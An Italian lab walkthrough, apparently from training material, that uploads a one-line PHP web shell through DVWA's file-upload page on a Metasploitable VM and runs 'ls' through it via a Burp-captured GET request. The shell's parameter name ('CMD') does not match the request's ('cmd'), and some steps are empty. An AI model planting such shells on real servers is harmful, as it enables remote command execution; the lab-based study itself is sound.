
Prendiamo come target metasploitable per cercare vulnerabilità nel caricamento di file. Utilizziamo infatti la scheda di UPLOAD nel DVWA della macchina virtuale.

1. Con il livello di sicurezza più basso facciamo l'upload del file .php che vogliamo utilizzare.
   a. 

2. In automatico ci viene fornita la posizione in cui è stato salvato il nostro file contenente il seguente codice:
   <?php system($_REQUEST["CMD"]); ?>

3. Ora andiamo a lanciare il comando che desideriamo direttamente nella barra di ricerca (per chiarezza andiamo a intercettare il traffico di dati con Burp Suite)
   a.
```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  change;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=a380c58c978feadf33b0455b6a704ed1
9 Connection: close
0
```